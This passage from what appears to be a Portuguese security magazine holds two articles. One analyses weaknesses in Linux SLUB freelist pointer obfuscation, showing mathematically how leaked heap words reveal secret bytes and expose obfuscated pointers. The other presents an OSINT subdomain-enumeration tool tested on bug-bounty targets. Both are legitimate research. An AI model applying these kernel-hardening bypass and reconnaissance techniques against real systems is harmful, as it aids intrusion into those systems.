Os objetivos do mecanismo de hardening são:

1. Um atacante não deve ser capaz de inferir `secret` a partir de `stored value`.
2. Um atacante não deve ser capaz de inferir onde `stored value` se encontra em um dado trecho de memória obtido.

No entanto, até o momento em que este artigo foi escrito, não conseguimos encontrar nenhuma análise publicada sobre como o mecanismo atinge ou não os objetivos de design, para nenhum modelo de ataque.

3. O Modelo de Ataque “Infosec”

Em [2], assume-se que `stored value` foi obtido e é conhecido pelo atacante. O objetivo do atacante é recuperar `secret`.

Essa suposição é de natureza “infosec” e levanta a seguinte questão: qual é o custo de desofuscação?

Para a análise matemática, expressamos os componentes conhecidos por letras maiúsculas e os componentes desconhecidos por letras minúsculas. Definimos `secret` como a concateção de 8 bytes:

$$s = (s_1 \| \dots \| s_8)$$

e `ptr` como a seguinte concatenação de 8 bytes:

$$(p_1 \| \dots \| p_8)$$

Analogamente para `ptr_addr`:

$$(p'_1 \| \dots \| p'_8)$$

e então:

$$BS(\texttt{ptr\_addr}) = (p'_8 \| \dots \| p'_1)$$

Completamos essa seção com a seguinte equação para V, o `stored value`:

$$V = (p_1 \| \dots \| p_8) \oplus (p'_8 \| \dots \| p'_1) \oplus (s_1 \| \dots \| s_8) \quad \text{(Equação 1)}$$

4. Um Ataque Infosec

Como em [1] e [2], assumimos que `ptr` e `ptr_addr` se encontram no mesmo slab, e que D é a diferença $(\mathrm{mod}\ 2^{64})$ deles. Note que D é o tamanho da alocação, que também é conhecido pelo atacante.

Também como em [1] e [2], assumimos que $D = \texttt{0x20}$.

Indo adiante, as seguintes equações são válidas:

$$p_1 = p'_1 = p_2 = p'_2 = \texttt{0xff}$$

$$p_8 = D = \texttt{0x20}$$

$$p'_8 = 0$$

$$(p_7 \texttt{ \& 0xf}) = (p_8 \texttt{ \& 0xf}) = 0x0$$

Desta forma, s_8 é leakado no byte menos significativo de V, e os 4 bits menos significativos de s_7 também são leakados em V.

O atacante calcula em seguida:

$$\begin{aligned} V \oplus BS(V) = \quad & (p_1 \oplus p'_8 \oplus s_1) \oplus (p_8 \oplus p'_1 \oplus s_8) \\ & \| \, (p_2 \oplus p'_7 \oplus s_2) \oplus (p_7 \oplus p'_2 \oplus s_7) \\ & \| \, (p_3 \oplus p'_6 \oplus s_3) \oplus (p_6 \oplus p'_3 \oplus s_6) \\ & \| \, (p_4 \oplus p'_5 \oplus s_4) \oplus (p_5 \oplus p'_4 \oplus s_5) \\ & \| \, (p_5 \oplus p'_4 \oplus s_5) \oplus (p_4 \oplus p'_5 \oplus s_4) \\ & \| \, (p_6 \oplus p'_3 \oplus s_6) \oplus (p_3 \oplus p'_6 \oplus s_3) \\ & \| \, (p_7 \oplus p'_2 \oplus s_7) \oplus (p_2 \oplus p'_7 \oplus s_2) \\ & \| \, (p_8 \oplus p'_1 \oplus s_8) \oplus (p_1 \oplus p'_8 \oplus s_1) \\ = \quad & (s_1 \oplus s_8 \oplus D) \| \, (s_2 \oplus s_7) \| \, (s_3 \oplus s_6) \| \, (s_4 \oplus s_5) \\ & \| \, (s_4 \oplus s_5) \| \, (s_3 \oplus s_6) \| \, (s_2 \oplus s_7) \| \, (s_1 \oplus s_8 \oplus D) \end{aligned}$$

(Equação 2)

Na Equação 2, após os cancelamentos módulo 2, V é expresso somente com os bytes de secret s e do tamanho da alocação. Desta forma, o atacante infere s_1 com base em seu conhecimento anterior de s_8 e D. Analogamente, o atacante infere os 4 bits menos significativos de s_2.

4.1. Desconto de Metade do Preço

Considere o byte $(s_3 \oplus s_6)$ da Equação 2. Note que um palpite correto para s_3 leva à estimativa correta de s_6 sem nenhum trabalho adicional. O mesmo ocorre para s_4 and s_5.

4.2. Custo Total

No pior caso para o atacante, é necessário um trabalho de 16 bits para recuperar s_3, s_4, s_5, s_6, e outros 4 bytes para recuperar o restante de s_2.

No entanto, o custo para achar os 4 bits restantes de s_2 diminui a medida em que o tamanho da alocação se aproxima de `PAGE_SIZE` [1]. No melhor dos casos para o atacante, recuperar `secret` implica num custo acima de 16 bits.

5. Uma Consequência do Mundo Real: "Geotagging"

Nesta seção, aproveitamos a estrutura matemática da seção anterior e demonstramos como um atacante contorna o segundo objetivo.

Considere um atacante com uma primitiva de leitura OOB restrita que obtém uma pequena quantidade de words W de memória da heap. O objetivo do atacante é determinar se qualquer uma destas W é um ponteiro ofuscado da freelist.

Demonstraremos agora um cenário do mundo real onde um atacante facilmente alcança esse objetivo; nos referiremos ao processo de diagnóstico como "geotagging".

5.1. Geotagging de um Leak de Duas Words

Relembre que as implementações de `kmalloc-8()` e `kfree()`, que estão sendo consideradas por esse artigo, envolvem manter os chunks livres em uma lista ligada, que também é armazenada na heap juntamente com metadados relevantes.

Para tanto, desenvolvemos um módulo de kernel com um sutil bug de info leak suportanto uma leitura OOB de duas words adjacentes para um ponteiro `kmalloc-8` tratado de forma incorreta.

Deste leak, obtemos as words W_1 e W_2 com as propriedades presentes na Tabela 1.

word leakada	**stored value**	$W_i \oplus BS(W_i)$
W_1	`0x9c916a2e5776554e`	`0xd2c41c79791cc4d2`
W_2	`0x94916a2e57765cf6`	`0x62cd1c79791ccd62`

Tabela 1: Um leak de 2 words de uma primitiva de leitura OOB.

Note que as words $(W_1 \oplus BS(W_1))$ e $(W_2 \oplus BS(W_2))$ são palíndromes. No entanto, esses dois palíndromes são claramente governados pelos bytes de secret $s_1, ..., s_8$ e do tamanho da alocação D:

$$(W_1 \oplus BS(W_1)) \oplus (W_2 \oplus BS(W_2)) = \texttt{0xb0090000000009b0}$$

Aqui, os bytes de secret se cancelam sobrando `0x9b0` como um múltiplo de 8, o tamanho da alocação, que é computado durante o gerenciamento da freelist durante o ciclo de vida do programa alvo.

[1] Nota do editor: A medida que o tamanho da alocação se aproxima de `PAGE_SIZE`, mais zeros tendem a aparecem nos bits menos significativos de ambos `ptr` e `ptr_addr`.

Desta forma, essa medida de diagnóstico, como a diferença (mod 2) de diferenças (mod 2), produzem aproximadamente 32 bits de informação em suporte à afirmação que W_1 e W_2 são, de fato, ponteiros de freelist ofuscados associados ao mesmo secret s de 64 bits.

5.2. Geotagging de um Leak de Uma Word, Aplicado Duas Vezes

Desenvolvemos um módulo de kernel com um sutil bug de info leak que suporta leitura OOB de uma palavra de um ponteiro `kmalloc-8` tratado de forma incorreta.

O atacante utiliza o bug duas vezes, obtendo as words W_1 e W_2 com as propriedades presentes na Tabela 2.

leaked word	stored value	$W_i \oplus BS(W_i)$
W_1	`0x9c966a2e57765bfe`	`0x62cd1c79791ccd62`
W_2	`0x9c916a2e5776554e`	`0xd2c41c79791cc4d2`

Tabela 2: Um leak obtido a partir de duas chamadas separadas a uma primitiva de leitura OOB de uma word.

E, mais uma vez, após calcular a diferença das diferencas, o atacante obtém, analogamente, os metadados de alocação e logo 32 bits de informação suportando um geotagging de sucesso:

$$(W_1 \oplus BS(W_1)) \oplus (W_2 \oplus BS(W_2)) = \texttt{0xb0090000000009b0}$$

6. Direções Futuras

Há ao menos duas direções para pesquisas futuras em direção a bypassar, no mundo real, os dois objetivos de design em [1].

Primeiro, observamos que a estrutura matemática das Equações 1 e 2 se encaixa bem com qualquer informação parcial obtida na direção de derrotar o KASLR. Em particular, informações obtidas sobre os bytes de `ptr` ou `ptr_addr` podem ser utilizadas para ganhar informações sobre os bytes de `secret`, e vice-versa.

A segunda direção é baseada na alegação em [2] que desenvolvedores da IsoAlloc também optaram pelo mesmo mecanismo de hardening de freelist, e então temos a intenção de confirmar a hipótese de que geotagging é possível em IsoAlloc.

Finalmente, é possível que agora se justifique uma discução sobre a mitigação. Embora possa não haver um mecanismo de ofuscação inviolável de 1 ciclo, certamente há mecanismos de $O(1)$ ciclos que valem a pena ser considerados, especialmente os que possuem componentes não lineares rudimentares.

Referências

[1] K. Cook, “slub: improve bit diffusion for freelist ptr obfuscation.” [Online]. Disponível em: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=1ad53d9fa3f6168ebcf48a50e08b170432da2257

[2] S. Cesare, “An Analysis of Linux Kernel Heap Hardening,” acessado em 31-Outubro-2023. [Online]. Disponível em: https://blog.infosectcbr.com.au/2020/04/an-analysis-of-linux-kernel-heap.html

Matt Yurkewych

Matt é pesquisador de vulnerabilidades na L3 Harris Trenchant.

Enumeração de Subdomínios Utilizando Técnicas de OSINT

Autores: Leonardo Ferreira e Mateus Buogo

Registro Único de Artigo

https://doi.org/10.47986/17/4

Resumo: A importância do mapeamento de superfícies de ataque em ambientes de redes é preponderante para a identificação proativa de fraquezas antes da exploração por atacantes maliciosos. A constante evolução da tecnologia permitiu que criminosos também evoluíssem com a possibilidade de agir de forma anônima, e com isso elevando o nível de golpes e ataques cibernéticos apenas com o recurso de uma conexão com a internet. Este trabalho propôs o desenvolvimento de uma ferramenta para enumeração de subdomínios com a utilização de técnicas de OSINT, agregando funções de diversas ferramentas disponíveis na internet, não sendo necessário a análise individual de cada uma delas e que no final, através de informações postadas em banco de dados e criação de dashboards, fosse disponibilizado o resultado para análise do ambiente de uma forma visualmente limpa e simplificada. Para atingir todos os objetivos foi necessário o estudo de conceitos de OSINT, tecnologias que foram utilizadas, entendimento, implementação e *parsing* de cada ferramenta e estudos de procedimentos para manipulação de banco de dados não relacional. Após o desenvolvimento da ferramenta e análise dos resultados com base em alguns ambientes, concluiu-se que pode ser potencialmente possível mapear as superfícies de ataque de ativos, analisando as estruturas de cada um pela forma em que ocorre a distribuição de subdomínios e endereços IP.

Palavras-chave: Cibersegurança. Enumeração de Subdomínios. Coleta de Informações. Osint.

Abstract: *The importance of mapping attack surfaces in network environments is preponderant for the proactive identification of weaknesses before exploitation by malicious attackers. The constant evolution of technology has allowed criminals to also evolve with the possibility of acting anonymously, and with that raising the level of scams and cyber attacks only with the resource of an internet connection. This work assisted the development of a tool for enumerating subdomains using OSINT techniques, aggregating functions from several tools available on the internet, not requiring the individual analysis of each one of them and that in the end, through information posted in a database of data and creation of panels, the result was made available for analysis of the environment in a visually clean and simplified way. To achieve all the objectives, it was necessary to study OSINT concepts, technologies that were used, understanding, implementation and analysis of each tool and studies of procedures for handling non-relational databases. After developing the tool and analyzing the results based on some environments, it was concluded that it*

may be potentially possible to map the asset attack interfaces, analyzing the structures of each one by the way in which they are used distribution of subdomains and IP addresses takes place.

Key-words: *Cybersecurity. Enumeration of Subdomains. Information Gathering. OSINT.*

1 INTRODUÇÃO

A importância do mapeamento de superfícies de ataques nos ambientes de redes e sistemas é preponderante para a identificação proativa de fraquezas antes da exploração por atacantes maliciosos. Com a evolução da tecnologia permitiu-se que os criminosos também evoluíssem com a possibilidade de agir de forma anônima, e com isso elevar o nível de golpes e ataques podendo atingir diversas regiões e países apenas com o recurso de uma conexão com a internet.

Para a identificação das superfícies de ataques pode ser utilizadas as técnicas de OSINT, dentre elas a de enumeração de subdomínios vinculados a um domínio e também a utilização do protocolo DNS para resolução de nomes de domínios em endereços IP. O OSINT, ou *Open Source Intelligence*, refere-se ao processo geral em que qualquer pessoa pode coletar e analisar dados com base em informações de código aberto e criar informações úteis (HWANG et al., 2022). Neste projeto o OSINT será utilizado como conceito para busca das informações relacionadas a domínios e subdomínios existentes.

Neste contexto conceitua-se o Domínio, com o objetivo de identificar o endereço de um site na internet. Para conseguir resolver o nome de um domínio em endereço de IP é utilizado o protocolo DNS, o qual funciona como uma agenda telefônica ao gerenciar o mapeamento entre nomes e números. Segundo Squarcina et al. (2020) o DNS é um protocolo que está no centro da Internet e traduz nomes de domínio para endereços IP usados pela camada de rede subjacente para identificar os recursos associados.

Juntamente ao conceito de registro de domínios tem-se a possibilidade de criação de subdomínios, os quais são ramificações do domínio principal para diferentes seções de um website na internet. Quando o recurso de subdomínio é utilizado, auxilia na manutenção do domínio principal, identificando mais facilmente os serviços disponibilizados a quem vá acessar o domínio (TERHOCH, 2021).

O objetivo desta pesquisa é compreender e implementar a automação da enumeração de subdomínios, utilizando-se os conceitos de OSINT, DNS e domínio para mapeamento de parte da superfície em ambientes computacionais expostos na internet.

2 FUNDAMENTAÇÃO TEÓRICA

2.1 OSINT

Segundo Mercado (2004), considera-se que o OSINT nasceu em 26 de fevereiro de 1942, quando foi criada a área de Pesquisa e Análise do Escritório de Serviços Estratégicos (OSS), que se encarregava de compilar todas as informações abertas e publicar em jornais. Segundo Roop (1969, p. 50) em 26 de julho de 1942, o OSS foi renomeado para Serviço Federal de Informações de Transmissão (FBIS), em parte para parecer mais uma agência de guerra. Em 1946 foi assumido pelo Departamento de Guerra e um ano depois foi

transferido para a CIA sob a Lei de Segurança Nacional de 1947.

Para melhor entendimento sobre o conceito do OSINT, é importante definir cada termo da palavra *Open Source Intelligence*, onde:

- *Intelligence*: Refere-se a informações e espionagem. Especificamente, informações coletadas, processadas e reduzidas para necessidades explícitas (MILLER, 2018).
- *Open-source*: Refere-se a dados gerais não processados. Os exemplos incluem imagens, fotografias, dados de pesquisas, dados de áudio e conjunto de dados que podem ser obtidos a partir de informações e dados públicos.

OSINT é definido como inteligência produzida a partir de informações publicamente disponíveis e coletada, explorada e divulgada em tempo hábil para um público apropriado com o objetivo de abordar um requisito de inteligência específico (PUBLIC LAW 109-163, 2006). No OSINT os processos envolvidos visam a coleta de informações de fontes abertas e seu tratamento para uma análise específica.

A aplicação de técnicas de aquisição de OSINT em contexto de cibersegurança permite identificar vulnerabilidades em forma de informações que são desnecessariamente compartilhadas para o público (YOGISH PAI et. KRISHNA, 2021).

2.2 DNS

Todos os computadores da internet, de smartphones a notebooks e servidores que distribuem conteúdo para grandes sites comerciais, são encontrados e comunicados entre si utilizando números. Esses números são conhecidos como endereços IP. Ao abrir um navegador e estabelecer conexão com um site, não é preciso lembrar-se do endereço IP para chegar ao destino, em vez disso, basta informar um nome de domínio, como exemplo.com e chegar no mesmo destino. O recurso que possibilita este processo é o serviço de DNS. O sistema de nomes de domínios (DNS) converte nomes de domínios legíveis por humanos em endereços IP legíveis por máquina. É um banco de dados distribuído e hierárquico (CHANG et al., 2021).

A Figura 1 mostra o processo de resolução de DNS. Quando o cliente solicita a resolução de um nome de domínio, é executado uma solicitação de DNS para um servidor recursivo (etapa 1). Em seguida, o resolvedor recursivo consulta iterativamente raiz, o domínio de primeiro nível (TLD), o domínio de segundo nível (SLD) e os servidores de nomes de nível mais profundo (etapas 2-4). Por fim, a resposta com o DNS resolvido será devolvida ao cliente (etapa 5).

No sistema DNS, se trabalha com o nome de domínio em vez de endereços IP. Alguns exemplos de nomes de domínio são: google.com, amazon.com.br, etc. Como as comunicações na internet são feitas através de endereço IP, os nomes de domínio são traduzidos em endereço IP através do DNS.

Os registros DNS, também conhecidos como arquivos de zona, são instruções que ficam em servidores DNS e fornecem informações sobre um domínio. Segundo Forouzan (2013), a informação de zona que está associada com um servidor é gerada como um conjunto de registros de recurso, informação a qual é armazenada por um servidor de nomes. O registro DNS serve como um mapa que informa ao servidor DNS

a qual domínio cada endereço IP está associado e como eles devem lidar com as solicitações de acesso enviadas a eles (CHOWDHURY, 2017).




Figura 1: Processo de resolução de DNS (Fonte: O Autor, 2022)

Existem aproximadamente 90 tipos diferentes de registros de recursos oficiais, sendo que muitos deles já se tornaram obsoletos (TAYLOR, 2020). A Tabela 1 define os tipos de registros mais utilizados, sendo eles: A, AAAA, CNAME, PTR, NS, MX, SOA e TXT.

A	Contém o endereço IPv4 de um domínio.
AAAA	Contém o endereço IPv6 de um domínio.
CNAME	Redireciona um domínio ou subdomínio para outro domínio diferente.
PTR	Fornece nomes de domínios de endereços IPv4 ou IPv6.
NS	Fornece uma lista contendo o nome dos servidores responsáveis pelo domínio.
MX	Fornece os nomes de domínio dos servidores de e-mail que recebem e-mails em nome de um domínio.
SOA	Fornece detalhes sobre uma zona DNS.
TXT	Permite que um administrador armazene notas de texto no registro.

Tabela 1: Registros de Recursos DNS (Fonte: TAYLOR, 2020)

Aplicativos com o acesso à Web ou e-mail dependem muito do correto funcionamento do DNS, e consequentemente, ele se torna um dos sistemas mais importantes na infraestrutura da internet, podendo ser atacado de diversas formas. Segundo Forouzan (2013), para proteger o DNS, a IETF (*Internet Engineering Task Force*) desenvolveu uma tecnologia chamada de DNSSEC (*DNS Security*), a qual fornece autenticação da origem e integridade da mensagem utilizando um serviço chamado assinatura digital. Não há uma proteção específica contra os ataques de negação do serviço na especificação do DNSEC, porém, o sistema de cache protege até certo ponto os servidores de níveis mais altos contra estes ataques.

2.3 ENUMERAÇÃO DE SUBDOMÍNIOS

A enumeração de subdomínios é uma etapa fundamental para parte do mapeamento de uma superfície de ataque. Os subdomínios podem ter informações relevantes relacionadas ao domínio de destino principal, o que, por sua vez, aumenta as chances de identificar vulnerabilidades no ambiente.

Segundo Sharma (2020), existem dois tipos de técnicas de enumeração de subdomínios disponíveis, sendo a técnica de enumeração passiva e a técnica de enumeração ativa. Na técnica passiva, um atacante ou testador coleta as informações de subdomínios sem se conectar diretamente à infraestrutura da organização. Neste processo, a coleta é realizada por informações de terceiros, como por exemplo, utilizando o OSINT. Na técnica de enumeração ativa, o atacante ou testador coleta as informações de subdomínios sondando diretamente a infraestrutura da organização. A técnica de enumeração passiva pode ser separada em subtécnicas, conforme ilustrado na Figura 2.




Figura 2: Técnicas de enumerações passivas (Fonte: O Autor, 2022)

3 MATERIAIS E MÉTODOS

Para o embasamento da fundamentação teórica foi utilizado a Revisão Sistemática da Literatura (RSL), uma metodologia de pesquisa que reúne um fluxo de procedimentos para identificar e classificar um conjunto de artigos por meio de uma análise criteriosa do tema de pesquisa. Com a RSL é registrado todas as pesquisas realizadas, possibilitando que o estudo realizado seja executável por outros pesquisadores (KITCHENHAM; CHARTERS, 2007). As bases digitais escolhidas para a pesquisa dos artigos desta RSL foram: IEEE Xplore, Periódicos Capes e Google Acadêmico. A definição das bases digitais para a pesquisa foi feita

considerando a relevância das mesmas no meio acadêmico, bem como o abrangimento de uma ampla base de periódicos e artigos publicados.

Para a construção do ambiente, foi contratado um serviço de VPS (*Virtual Private Server*) em nuvem da empresa Contabo e com os seguintes requisitos:

- 8 GB Memória RAM
- Processador AMD EPYC 7282 4 Cores
- HD SSD 200GB
- Imagem Ubuntu Server 20.04

Como tecnologia de banco de dados para o armazenamento e consulta das informações foi utilizado o Opendistro ElasticSearch, banco de dados não relacional e uma ferramenta de código aberto que facilita a inclusão, pesquisa, visualização e coleta de dados. Fornece um sistema altamente escalável para fornecer acesso rápido e resposta a grandes volumes de dados.

Para a execução das ferramentas, por serem específicas do sistema operacional Kali Linux foi utilizado conteinerização com o Docker para as execuções. Docker é uma plataforma aberta, criada com o objetivo de facilitar o desenvolvimento, a implantação e a execução de aplicações em ambientes isolados. Com a utilização do Docker, é facilmente possível gerenciar a infraestrutura da aplicação, que agilizará o processo de criação, manutenção e modificação do serviço.

Após a configuração do ambiente, sistema operacional, instalação do Docker e Docker Compose para o banco de dados, foi efetuado o estudo de cada uma das ferramentas e APIs, conforme as listadas a seguir:

- Shodan
- SecurityTrails
- BinaryEdge
- Amass
- Assetfinder
- Subfinder
- Sublist3r

Após o entendimento dos dados de retorno de cada uma, foi realizado o parseamento das mesmas, e com isso, desenvolvido um script na linguagem Python para execução de cada uma e de forma individual, sendo passado como parâmetro somente o domínio do cliente. Cada ferramenta utiliza consultas padrões, sendo elas consulta de endereços IP, consulta de Nameservers e consulta de bloco IP. Como forma de otimização dos scripts foi utilizado o conceito de orientação a objetos para esses procedimentos que são utilizados em todas as ferramentas e criado um script contendo os métodos específicos.

A postagem das informações no banco de dados é efetuada de forma dinâmica juntamente com a execução de cada ferramenta e para cada subdomínio encontrado. Ao longo da execução de cada script é construído um dicionário com cada informação relacionada ao mapeamento e ao final da sequência de consultas de cada ferramenta é efetuado a postagem no banco de dados.

Para não depender da execução de cada ferramenta de forma individual, foi desenvolvido um script final,

o qual realiza toda a sequência de consulta para cada ferramenta de forma sequencial. A consulta do domínio a ser mapeado é realizada em um diretório, contendo um arquivo específico e podendo ser incluído mais de um domínio para mapeamento do cliente, caso exista.

Para melhor otimização do tempo e máximo aproveitamento possível do hardware disponível optou-se por trabalhar com paralelismo de execução. Para gerenciamento do paralelismo foi utilizado o Prefect Cloud, ferramenta a qual suporta a execução totalmente assíncrona das tarefas de um fluxo. A comunicação entre o Prefect Cloud e o servidor é feita através de um agente no servidor e que faz a troca de dados via API, para isso é necessário efetuar a instalação do agente no servidor juntamente com o parâmetro de chave da API, a qual é disponibilizada após criação de uma conta no Prefect Cloud. A configuração com a definição do sequenciamento e predefinições de execução das tarefas foi desenvolvido em um script na linguagem Python, onde também encontra-se a definição de Cores e Threads. Após diversos testes e análises para não sobrecarregar o uso do *Load average* do servidor e considerando a atual estrutura do mesmo, chegou-se à definição de utilizar 1 Thread na configuração de paralelismo, porém direcionando o processamento aos 4 núcleos de acordo com a documentação de configuração da ferramenta.

Todos os scripts utilizados encontram-se publicados no Github através do link: https://github.com/leoferreira0/RobotMapping

4 RESULTADOS E DISCUSSÃO

Para testes, geração de volumes de dados e análise dos dados foram utilizados domínios de organizações participantes do programa de *bug bounty* da empresa Hackerone, onde as empresas inscritas no programa aceitam e liberam previamente testes de vulnerabilidades. A Tabela 2 descreve as organizações e os domínios utilizados para análise dos dados.

Organização	**Domínio**
Amazon	http://amazon.com
Facebook	https://facebook.com
Linkedin	https://linkedin.com
Xiaomi	http://mi.com

Tabela 2: Organizações Análise de Dados (Fonte: O Autor, 2022)

Para análise das informações coletadas foram criados modelos de dashboards na interface do Kibana, onde é possível criar visualizações que reúnem gráficos, mapas, e filtros para exibir o panorama dos dados do ElasticSearch. Foi criado um dashboard para análise de cada cliente e um dashboard para análise de performance da ferramenta. Os dashboards apresentados a seguir apresentam os seguintes dados:

- **Total Subdomínios**: Número total de subdomínios únicos encontrados.
- **Subdomínios**: Relação dos subdomínios encontrados.
- **Total Endereços IP**: Número total de endereços IP encontrados.
- **Endereços IP**: Relação dos endereços IP.

- **Performance Ferramentas**: Gráfico que representa a quantidade de subdomínios encontrados por ferramenta.
- **Top 10 Endereços IP**: Gráfico que representa os dez endereços IP que mais possuem subdomínios vinculados.

A junção das ferramentas é excepcional pois nenhum dado é excludente, todos são includentes. Uma ferramenta pode encontrar um subdomínio que outra não encontra. No dashboard ilustrado na Figura 3, referente ao mapeamento do cliente Xiaomi, identifica-se que foram encontrados um total de 1.104 subdomínios e 578 endereços IP. Percebe-se que em apenas um endereço IP existem 458 subdomínios vinculados, o que representa 41,5% do número total de subdomínios encontrados.




Figura 3: Dashboard de Mapeamento Cliente Xiaomi (Fonte: O Autor, 2022)

Este cenário talvez possa ser um indicativo da presença de diversos serviços atrelados a um único endereço IP, situação que poderia levar a um potencial aumento da superfície de ataque no caso de haver diversos serviços rodando em um mesmo servidor, pois, desta forma, se um atacante comprometer qualquer um dos serviços, os outros podem eventualmente ser afetados também. A ferramenta mais performática para o mapeamento deste ambiente foi o Amass.

No dashboard ilustrado na Figura 4, referente ao mapeamento do cliente Facebook, identifica-se que foram encontrados um total de 15.261 subdomínios e 8.343 endereços IP. Percebe-se que dentre os top 10 endereços IP encontrados, em quatro endereços IP existem 12954 subdomínios vinculados, o que representa 84,9% de todo o ambiente. Este cenário poderia ser um indicativo da potencial presença de diversos serviços em um mesmo servidor (superfície de ataque aumentada). A ferramenta mais performática para o mapeamento deste ambiente foi o Amass.

